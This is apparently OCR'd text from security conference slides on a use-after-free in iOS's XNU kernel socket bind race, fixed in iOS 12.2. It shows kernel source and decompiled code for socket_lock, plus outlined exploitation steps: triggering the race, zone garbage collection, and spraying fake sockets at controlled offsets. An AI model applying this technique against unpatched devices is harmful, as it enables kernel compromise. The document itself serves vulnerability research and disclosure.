connect(sock, (struct sockaddr *)&name2,
        SUN_LEN(&name));
```


Trigger UAF by connecting two names




From the kernel point of view











```c
static int
unp_connect(struct socket *so, struct sockaddr *nam, __unused proc_t p)
{
    ...

    NDINIT(&nd, LOOKUP, OP_LOOKUP, FOLLOW | LOCKLEAF, UIO_SYSSPACE,
        CAST_USER_ADDR_T(buf), ctx);
    error = namei(&nd);
    if (error) {
        socket_lock(so, 0);
        return (error);
    }
    nameidone(&nd);
    vp = nd.ni_vp;
    if (vp->v_type != VSOCK) {
        error = ENOTSOCK;
        socket_lock(so, 0);
        goto out;
    }
    ...

    if (vp->v_socket == 0) {
        lck_mtx_unlock(unp_connect_lock);
        error = ECONNREFUSED;
        socket_lock(so, 0);
        goto out;
    }

    socket_lock(vp->v_socket, 1); /* Get a reference on the listening socket */
```

The dangling pointer in one of the vnodes will pass into socket_lock()



The race condition bug results in a UAF

The fix

- Fixed in iOS 12.2
  - Still raceable, but adding extra checks to make sure two vnodes will only keep one reference to the socket
- No public CVE

```
if(unp->unp_vnode==NULL){
    vp->v_socket = unp->unp_socket;
    unp->unp_vnode = vp;
}
```

The pattern

- More and more bugs caused by temporary unlocks were discovered, implying an important bug pattern
    - CVE-2019-6205, Ian Beer, https://googleprojectzero.blogspot.com/2019/04/splitting-atoms-in-xnu.html
    - CVE-2017-6979, Adam Donenfeld, https://blog.zimperium.com/ziva-video-audio-ios-kernel-exploit/

Outline

- UNIX Socket Bind Race Vulnerability in XNU
- Exploit the Bug on iPhone Prior to A12
- PAC Implementation and Effectiveness
- Re-exploit the Bug on iPhone XS Max
- Conclusion

UAF, let's look at the USE

```
void
socket_lock(struct socket *so, int refcount)
{
    void *lr_saved;

    lr_saved = __builtin_return_address(0);

    if (so->so_proto->pr_lock) {
        (*so->so_proto->pr_lock)(so, refcount, lr_saved);
    } else {
#ifdef MORE_LOCKING_DEBUG
        LCK_MTX_ASSERT(so->so_proto->pr_domain->dom_mtx,
            LCK_MTX_ASSERT_NOTOWNED);
#endif
        lck_mtx_lock(so->so_proto->pr_domain->dom_mtx);
        if (refcount)
            so->so_usecount++;
        so->lock_lr[so->next_lock_lr] = lr_saved;
        so->next_lock_lr = (so->next_lock_lr+1) % SO_LCKDBG_MAX;
    }
}
```

UAF, let's look at the USE

fetch and call a function pointer through two deferences to a freed socket

```
void
socket_lock(struct socket *so, int refcount)
{
    void *lr_saved;

    lr_saved = __builtin_return_address(0);

    if (so->so_proto->pr_lock) {
        (*so->so_proto->pr_lock)(so, refcount, lr_saved);
    } else {
#ifdef MORE_LOCKING_DEBUG
        LCK_MTX_ASSERT(so->so_proto->pr_domain->dom_mtx,
            LCK_MTX_ASSERT_NOTOWNED);
#endif
        lck_mtx_lock(so->so_proto->pr_domain->dom_mtx);
        if (refcount)
            so->so_usecount++;
        so->lock_lr[so->next_lock_lr] = lr_saved;
        so->next_lock_lr = (so->next_lock_lr+1) % SO_LCKDBG_MAX;
    }
}
```

UAF, let's look at the USE

fetch and call a function pointer through two deferences to a freed socket

```
void
socket_lock(struct socket *so, int refcount)
{
    void *lr_saved;

    lr_saved = __builtin_return_address(0);

    if (so->so_proto->pr_lock) {
        (*so->so_proto->pr_lock)(so, refcount, lr_saved);
    } else {
#ifdef MORE_LOCKING_DEBUG
        LCK_MTX_ASSERT(so->so_proto->pr_domain->dom_mtx,
            LCK_MTX_ASSERT_NOTOWNED);
#endif
        lck_mtx_lock(so->so_proto->pr_domain->dom_mtx);
        if (refcount)
            so->so_usecount++;
        so->lock_lr[so->next_lock_lr] = lr_saved;
        so->next_lock_lr = (so->next_lock_lr+1) % SO_LCKDBG_MAX;
    }
}
```


save a return address to the freed socket

Binary version may be better

fetch and call a function pointer through two deferences to a freed socket


```
void __fastcall socket_lock(__int64 socket, __int64 a2)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v3 = a2;
  v5 = *(_QWORD *)(socket + 0x18);
  v6 = *(void (__fastcall **)(__int64, __int64, __int64))(v5 + 0x68);
  if ( v6 )
  {
    v6(socket, a2, returnAddress);
  }
  else
  {
    v7 = *(_QWORD *)(*(_QWORD *)(v5 + 0x10) + 0x10LL);
    if ( *(_BYTE *)(v7 + 0xB) != 0x22 )
      panic("\"Invalid mutex %p\"");
    v8 = _ReadStatusReg(ARM64_SYSREG(3, 0, 0xD, 0, 4));
    while ( 1 )
    {
      v9 = __ldaxr((unsigned __int64 *)v7);
      if ( v9 )
        break;
      if ( !__stxr(v8, (unsigned __int64 *)v7) )
      {
        if ( !v3 )
          goto LABEL_10;
        goto LABEL_9;
      }
    }
    __clrex();
    lck_mtx_lock_contended((unsigned int *)v7, v8, 0);
    if ( v3 )
LABEL_9:
      ++*(_DWORD *)(socket + 0x240);
LABEL_10:
    *(_QWORD *)(socket + 8LL * *(unsigned __int8 *)(socket + 0x298) + 0x258) = returnAddress;
    *(_BYTE *)(socket + 0x298) = (*(_BYTE *)(socket + 0x298) + 1) & 3;
  }
}
```

save a return address to the freed socket





Create a number of sockets

Exploit the race condition in unp_bind to construct two vnodes holding a dangling pointer, pointing to one of the sockets



Close all the sockets, and trigger zone_gc()





Spray controllable data (fake sockets), make sure offset 0x18 in fake sockets pointing to a fixed/leaked heap address


1. Heap address leaks are not very hard on iOS
2. After spraying a large volume of data, occupying a fixed heap address is quite likely

struct vnode

VSOCK
0
…

struct vnode

VSOCK
v_socket
…



If offset 0x68 in the fixed heap address is 0, the following instructions will be executed while connecting to the two vnodes

